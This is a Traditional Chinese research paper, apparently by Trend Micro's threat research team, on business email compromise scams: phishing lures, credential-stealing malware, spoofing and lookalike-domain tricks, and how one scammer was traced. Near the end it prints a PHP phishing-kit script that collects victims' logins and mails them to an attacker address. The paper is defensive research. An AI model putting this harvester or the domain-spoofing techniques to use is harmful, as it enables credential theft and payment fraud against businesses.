變臉詐騙 (BEC) 技巧發展趨勢追蹤

Lord Remorin、Ryan Flores 與 Bakuei Matsukawas
趨勢科技前瞻威脅研究 (FTR) 團隊

趨勢科技法律免責聲明

本文之內容僅供一般資訊及教育用途。不作為也不應視為法律諮詢建議。本文之內容可能不適用於所有情況，也可能未反映出最新的情勢。在未就特定事實或所呈現之情況而徵詢法律建議之前，不應直接採信本文之所有內容或採取行動。趨勢科技保留隨時修改本文內容而不事先知會之權利。

所有翻譯成其他語言之內容僅供閱讀之方便。翻譯之準確性無法保證。若有任何關於翻譯準確性的問題，請參考本文件原始語言的官方版本。任何翻譯上的不一致與差異皆不具約束力，且在法規與執法上不具法律效力。

儘管趨勢科技已盡合理之努力確保本文內容之準確性與時效性，但趨勢科技對其準確性、時效性與完整性不提供任何擔保或聲明。在您存取、使用及採納這份文件內容時，即同意自行承擔任何風險。趨勢科技不提供任何形態之擔保，不論明示或隱含之擔保。趨勢科技或建立、製作或供應此文件之任何相關對象，對於存取、使用、無法使用、因使用本文、因本文內容之錯誤或遺漏而引起之任何後果、損失、傷害皆不承擔責任，包括直接、間接、特殊、連帶、營利損失或特殊損害賠償。使用本文之資訊即代表接受本文之「原貌」。

獻給 Raimund Genes (1963-2017 年)

內容

3
簡介

5
帳號登入憑證竊取技巧

14
變臉詐騙社交工程技巧

18
變臉詐騙歹徒如何取得所需工具？

24
如何防範變臉詐騙

2017 年 5 月，美國聯邦調查局 (FBI) 發表一份公告指出，變臉詐騙 (Business Email Compromise，亦稱「商務電子郵件入侵」，簡稱 BEC) 儼然已成長為一個 53 億美元的產業。我們預測該數字到了 2018 年將突破 90 億美元。變臉詐騙之所以受到網路犯罪集團青睞，或許是因為其門檻不高：不論工具或技術能力的要求都不高，唯一需要的就是掌握人的心理以及目標企業的組織運作。

從 2017 年 1 月至 9 月，我們仔細分析了變臉詐騙犯罪集團的運作模式、常用工具及其源頭。也分析了變臉詐騙技巧的發展趨勢，徹底研究所有這類案件當中常用的元素：夾帶附件的電子郵件、網路釣魚 HTML 檔案以及惡意程式執行檔。此外，我們也持續觀察這類攻擊經常用到的各種檔案名稱。我們的目標，是要讓企業了解這類詐騙的運作方式以及歹徒的手法，好讓企業知道如何加以防範，避免自己受害。

網際網路犯罪申訴中心 (Internet Crime Complaint Center，簡稱 IC3) 將變臉詐騙分成五大類型：

- **假發票詐騙**：這類手法正如其名，專門使用假的發票來詐騙企業。歹徒詐騙的對象通常是那些與國外供應商之間有往來的企業。
- **執行長 (CEO) 詐騙**：在這類手法當中，歹徒會假冒成企業執行長，然後發一封電子郵件給企業內員工 (通常是財務部門人員) 要求匯一筆款項到某個歹徒掌控的帳戶。駭客通常會設計一個「緊急」狀況來卸下目標對象的心防。
- **竊取帳號**：某位高階主管或員工的電子郵件帳號被盜，歹徒利用這個帳號來發信給企業內人員，要求支付某筆發票金額給通訊錄中的某家廠商，但匯款的目的地，卻是歹徒的帳戶。

- **假冒成律師**：歹徒假冒成幫企業處理重大、機密事務的法律事務所律師或員工。這類詐騙通常經由電子郵件或電話，而且通常選在快下班的時間。
- **竊取資料**：歹徒鎖定企業的人事或會計部門來竊取該企業員工或高階主管的個人身分識別資訊 (PII) 或稅單，這些資料可用於未來的攻擊。

除了上述分類之外，我們也根據我們對變臉詐騙的追蹤研究整理出歹徒的兩大攻擊技巧：

- **竊取帳號登入憑證**

  這類技巧通常使用鍵盤側錄程式和網路釣魚套件來竊取目標企業網頁郵件 (webmail) 的帳號密碼。

- **單純利用電子郵件**

  這項技巧基本上是發送一封電子郵件給目標企業財務部門的員工，其對象通常是企業的財務長 (CFO)。這封電子郵件會假冒企業的高階主管，並要求員工匯一筆款項給某供應商或外包商，或是幫其個人暫時代墊某筆款項。

根據我們過去一年所整理的資料顯示，歹徒至少必須非常善用上述其中一種技巧才有機會得逞。歹徒必須先掌握一個企業用來與供應商聯繫的電子郵件帳號，或是擁有良好的社交工程技巧，而且兩者經常交叉使用。

帳號登入憑證竊取技巧

我們在研究過程中發現，使用 HTML 網路釣魚網頁為附件檔的垃圾郵件有增加的趨勢。儘管使用網路釣魚網頁已不是什麼新鮮技巧，但對於不熟的使用者來說仍相當有效。我們觀察到的另一種登入憑證竊取技巧是使用惡意程式。這類手法就連已經安裝防毒軟體的使用者也可能受害，因為變臉詐騙歹徒隨時都在尋找最新的惡意程式來竊取受害者的登入憑證。同時，我們也看過歹徒使用加密的手法來躲過防毒軟體的偵測。

下圖是我們針對網路釣魚附件和惡意程式附件所做的統計。請注意，在 7 月至 9 月當中，網路釣魚變臉詐騙的數量遠遠超過惡意程式的數量，這有可能是因為 2017 年 7 月開始的回報資料有所改變，也或許是因為啟用電子郵件資料回報功能的消費者增加所致。




圖 1：使用網路釣魚與使用惡意程式的變臉詐騙數量比較 (2017 年 1 月至 9 月)。

除此之外，我們也針對夾帶惡意程式的電子郵件，統計了最常見的附件檔名類別：




圖 2：惡意程式附件檔最常使用的幾種檔名類型 (根據 VirusTotal 的樣本)。

下圖顯示變臉詐騙最常使用的網路釣魚附件檔名類別：




圖 3：網路釣魚變臉詐騙最常使用的附件檔名類別 (根據趨勢科技 Smart Protection Network™ 的資料)。

網路釣魚相關技巧

網路釣魚是變臉詐騙竊取電子郵件帳號登入憑證的主要方式之一。使用 Gmail 網頁式電子郵件服務的中小企業，是歹徒經常鎖定的網路釣魚對象。公司電子郵件帳號一旦遭到入侵，駭客就能利用該 Gmail 信箱發信，或者直接利用帳號的個人資訊或登入憑證進行詐騙。

電子郵件系統若僅靠帳號密碼來進行登入驗證很容易遭駭，因此最好能夠避免。所幸，有些較安全的系統，例如某些廠商提供的 Outlook Web Access (OWA) 服務，可啟用雙重認證來提升安全性。

圖 4：未採用雙重認證的 Outlook Web Access (OWA) 網路釣魚網頁範例：Remittance Slip.html (匯款單)。

電子郵件之所以成為詐騙的溫床，是因為電子郵件已成為今日商務往來使用最普遍的標準通訊媒介。

典型的網路釣魚攻擊都會使用電子郵件挾帶一個經過偽裝但卻指向網路釣魚網站的連結。電子郵件內文通常會使用急迫的口吻來撰寫，目的是要促使收件人點選信中的連結。以下列舉趨勢科技蒐集到的一些範例。

網頁連結




圖 5：網路釣魚攻擊可能直接使用網頁連結。

這些連結或許很容易從郵件內文就看得出來，但有些連結卻是隱藏的，或者設定在圖片背後，點到之後就會連上網路釣魚網站或其他惡意網站。

PDF 檔案

郵件內隨附 PDF 檔案是網路釣魚慣用的伎倆之一，目的是要讓收件人以為這是一份重要的文件，例如一份業務提案，或者一份緊急的發票。儘管 PDF 通常不含惡意程式碼 (例如那些攻擊閱讀器漏洞的程式碼)，但 PDF 檔案的內容卻可能引導使用者前往某個網路釣魚網站。

圖 6：利用 PDF 檔案的網路釣魚攻擊。

當這類檔案開啟時，使用者會看到一個訊息表示該文件已受到安全保護，所以必須上網才能檢視該文件。接著，一旦使用者點選文件連結，就會連上一個網路釣魚網站，要求使用者輸入使用者名稱和密碼才能檢視文件。

HTML




圖 7：使用 HTML 檔案的網路釣魚攻擊。

駭客也可能在網路釣魚郵件當中挾帶惡意的 HTML 檔案。雖然這種作法看起來比其他類型的檔案更容易讓人起疑 (因為商務往來很少使用 HTML 檔案)，但缺乏戒心的使用者仍舊可能受騙上當。若使用者點選附件檔案進行下載，就可能被導向某個惡意網址。

檔案代管服務

檔案代管服務已成為歹徒誘騙使用者連上網路釣魚網站的常見管道之一，駭客通常利用這類服務來散布惡意程式，下圖即是一個範例：




圖 8：使用 Dropbox 來散布惡意程式的網路釣魚郵件。雖然郵件內的連結是正常的，但卻是指向惡意檔案。

使用惡意程式的相關技巧

事實證明，惡意程式是歹徒從受害者裝置竊取登入憑證最有效的方法之一。變臉詐騙最常用的兩種惡意程式是鍵盤側錄程式以及遠端存取工具 (RAT)，主要原因是它們好用又便宜。有別於網路釣魚手法一次只能竊取一組登入憑證，惡意程式可以一次搜刮系統上儲存的所有登入憑證，然後傳回給駭客。

光靠防毒軟體並無法百分之百保證使用者不會感染變臉詐騙當中用到的惡意程式。如同先前所述，變臉詐騙集團不僅隨時都在尋找最新的鍵盤側錄程式與資料竊取程式，而且還會利用加密手法來躲避偵測。此外，駭客論壇上也隨時都在販售新的鍵盤側錄程式和遠端存取工具，使得歹徒很容易取得防毒軟體偵測不到的惡意程式。而且還有很多加密服務可幫惡意程式加密，藉此躲過大部分防毒軟體的偵測。

變臉詐騙集團有各種不同的選擇，視其希望達到的目標以及所使用的工具而定。以下是一些我們曾經看過變臉詐騙使用的惡意程式：

- AgentTesla
- CodeLuxVision
- CyborgLogger
- DarkComet
- DiamondFox
- Dracula Logger
- Infinity Logger
- iSpy Keylogger
- ImmenentMonitor
- Knight Logger
- LuminosityLink
- RemcosRAT

圖 9：Ardamax 的網站上針對其鍵盤側錄程式的功能說明。

Ardamax

Ardamax 是一個設有專門網站的鍵盤側錄程式，也是我們在近期的變臉詐騙當中常看到的鍵盤側錄程式之一。這款要價 50 美元的鍵盤側錄程式提供了變臉詐騙集團所需的基本功能。該程式提供各種竊取登入憑證的選項，因此對買家來說相當好用。Ardamax 可將竊取到的資料透過 SMPT 或 FTP 傳送出來，並且還可將記錄檔加密再傳送，使用者可用其提供的檢視器查看。其他功能還有利用網路攝影機進行錄影和透過麥克風錄音。這兩項功能尤其危險，因為歹徒可使用錄影和錄音的資料對受害者進行勒索。

Ardamax　其實是打著正派監視保全軟體的名義販賣，其用途包括：確保兒童網路安全、監視員工以及蒐集證據。雖然 Ardamax 確實可用於上述用途，但犯罪集團顯然有其他用途。

LokiBot

LokiBot 是另一個我們發現越來越多變臉詐騙使用的惡意程式。LokiBot 從 2013 年開始販售，是一個瀏覽器密碼與數位錢包竊取程式，通常在俄羅斯駭客經常出沒的網站兜售。這個鍵盤側錄程式最有名的是其密碼竊取模組可與多種應用程式整合，如：瀏覽器、電子郵件用戶端、FTP/SSH/VNC 用戶端、即時通訊用戶端、線上撲克用戶端，以及數位加密貨幣錢包竊取程式，因此是個相當有用又全方位的資料竊取程式。

該程式在 2017 年 2 月推出新的版本，增加了擷取感染裝置螢幕畫面等功能。此外，也支援更多瀏覽器，並且可攻擊一些密碼管理程式。

我們在研究過程中發現使用 LokiBot 為附件的垃圾郵件數量有增加的趨勢，這類郵件通常假冒成快遞通知、付款通知、訂單收據通知等等。沒有直接證據顯示這些垃圾郵件全都是變臉詐騙，但其竊取的資料與使用的誘餌與我們在變臉詐騙當中看到的類似。

除此之外，LokiBot 也曾出現在之前的 Petya 勒索病毒爆發事件。雖然我們並未發現任何 Petya 勒索病毒犯罪集團與變臉詐騙集團有所關聯的證據，但該事件卻顯示 LokiBot 當時已經是個熱門的資訊竊取程式。

變臉詐騙社交工程技巧

我們歸納的另一大類變臉詐騙使用的並非鍵盤側錄程式或網路釣魚網頁及連結，而是社交工程技巧或電子郵件攻擊。在這類變臉詐騙當中，歹徒使用精心特製的電子郵件訊息來假冒企業高階主管的名義發信。他們會偽造寄件人地址、刻意註冊與受害企業名稱類似的網域，或者註冊一個免費的網頁郵件地址，且刻意取得跟目標企業高階主管的名字很像。

變臉詐騙如何利用社交工程技巧？

當詐騙集團單純利用電子郵件發動攻擊時，他們必須盡可能不讓人起疑。歹徒有幾種方式可以達成這項目的，但最有效的是讓電子郵件看起來就像企業平常的業務往來郵件一樣。

以下是變臉詐騙所用電子郵件常見的共同特徵：

主旨

分辨變臉詐騙匯款指示最容易的方式就是從電子郵件的主旨下手。根據我們所蒐集到的變臉詐騙電子郵件樣本，有 35% 的主旨都含有「request」(要求)、「payment」(付款) 或「urgent」(緊急) 等字樣。其次，「Wire transfer」(匯款)、「wire transfer request」(匯款要求) 以及「wire request」(匯款要求) 也是主旨當中常見的字眼。

回覆地址

詐騙集團會在「寄件人」(From) 欄位偽造一個假冒受害企業高階主管的電子郵件地址，但是為了要能收到受害者的回信，他們會在信件的「回覆地址」(Reply-To) 欄位當中填入其真正的電子郵件地址。事實證明這一招相當有效，因為絕大多數的電子郵件用戶端都不會顯示信件的回覆地址。

寄件人

當詐騙集團不使用回覆地址這項技巧時，他們通常會使用看似正常的電子郵件地址為寄件人。例如，詐騙集團會使用一些狡猾的免費網頁郵件服務，或者註冊一個模仿被害企業的網域。

下圖顯示電子郵件變臉詐騙使用的技巧分布狀況 (回覆地址、狡猾的網頁郵件，或是模仿被害企業的網域)：




圖 10：電子郵件變臉詐騙所使用的技巧 (回覆地址、狡猾的網頁郵件、模仿被害企業的網域)。

根據我們的資料，變臉詐騙集團偏愛某些免費的網頁郵件服務，包括：

- accountant.com
- consultant.com
- contractor.net
- execs.com
- groupmail.com
- workmail.com
- writeme.com

歹徒會使用受害企業高階主管的名字註冊一個電子郵件地址 (如：<高階主管姓名>@groupmail.com) 或者在名稱當中使用「CEO」或「executive」(高階主管) 字樣 (如：ceo.desk.direct@execs.com)，像這樣的電子郵件地址，就很適合用於變臉詐騙。

至於名稱相似的網域部分，歹徒會使用一些乍看之下很難分辨差異的字或字母來註冊與受害企業網域很像的網域名稱，例如：

- u 和 v (under -> vnder)
- w 和 vv (wow -> vvow)
- t 和 f (fruit -> fruif)
- e 和 c (escape -> cscape)
- e 和 a (tech -> tach)
- n 和 m (begin -> begim)
- i 和 l (will -> wlll)
- 字母對調 (neat -> naet)
- 插入額外字母 (illustrate -> illlustrate)

出現頻率




圖 11：各月份的電子郵件變臉詐騙出現頻率。

為了讓詐騙更不易露出破綻，歹徒會事先查出目標對象所在的地區和時區，以確保企業在上班時間收到詐騙郵件。這就是為何執行長詐騙郵件數量在週末期間會突然驟減。因為，詐騙電子郵件當中的匯款要求必須在週末前執行。

變臉詐騙集團如何取得犯案工具

我們在研究期間曾經試圖尋找更多有關變臉詐騙集團的資訊。其中一個管道就是他們在攻擊當中使用的網路釣魚網站。

歹徒通常會將網路釣魚套件或詐騙網頁上傳至用來詐騙的網站，一般來說，這是一個 ZIP 或 RAR 壓縮檔。有時候，網路釣魚網站會因為設定不當而讓整個網站的目錄結構暴露在外，因此我們可以直接查看。當遇到這類網站，我們就可以將這壓縮檔下載下來研究其原始檔案。

有趣的是，我們在某個原始檔案中發現了一個電子郵件地址，該地址應該是歹徒用來回傳竊取資訊的郵件地址。我們仔細研究了一下這個郵件地址，試圖發掘一些關於變臉詐騙集團身分的蛛絲馬跡。

```
<?php
#####################################
// Don't change anything here
// Created By TheLords
// From Jordan
#####################################


ini_set("output_buffering",4096);
session_start();


$loginemail = $_SESSION['username'];
$loginpass =  $_SESSION['password'];



$ip = getenv("REMOTE_ADDR");
$browser = $_SERVER['HTTP_USER_AGENT'];
$message  = "==+[ User Infos ]+==\n";
$message .= "Email Address : $loginemail\n";
$message .= "Password : $loginpass      \n";
$message .= "Phone Number : ".$_POST['pcode']."\n";
$message .= "----God Bless--------\n";
$message .= "IP: ".$ip."\n";
$message .= "User-Agent: ".$browser."\n";
$message .= "---Wizo H4CK3R----\n";

$send="[redacted]@yahoo.com";

$subject = "Logs - $ip";
$headers = "From: Fikky H4CK3R";
$str=array($send); foreach ($str as $send)
if(mail($send,$subject,$message,$headers) != false){


header("Location: http://www.minhacienda.gov.co/portal/page/
portal/HomeMinhacienda/saladeprensa/Presentaciones/
2014/03-10-2014-MinHacienda-PL-financiamiento-para-paz-
equidad-y-educacion.pdf");
}

?>
```

圖 12：原始檔當中找到的電子郵件地址。

我們發現，該地址與某個名為「Maka Wizo」的 Facebook 帳號綁定，而該帳號屬於一位住在馬來西亞吉隆坡的奈及利亞人。

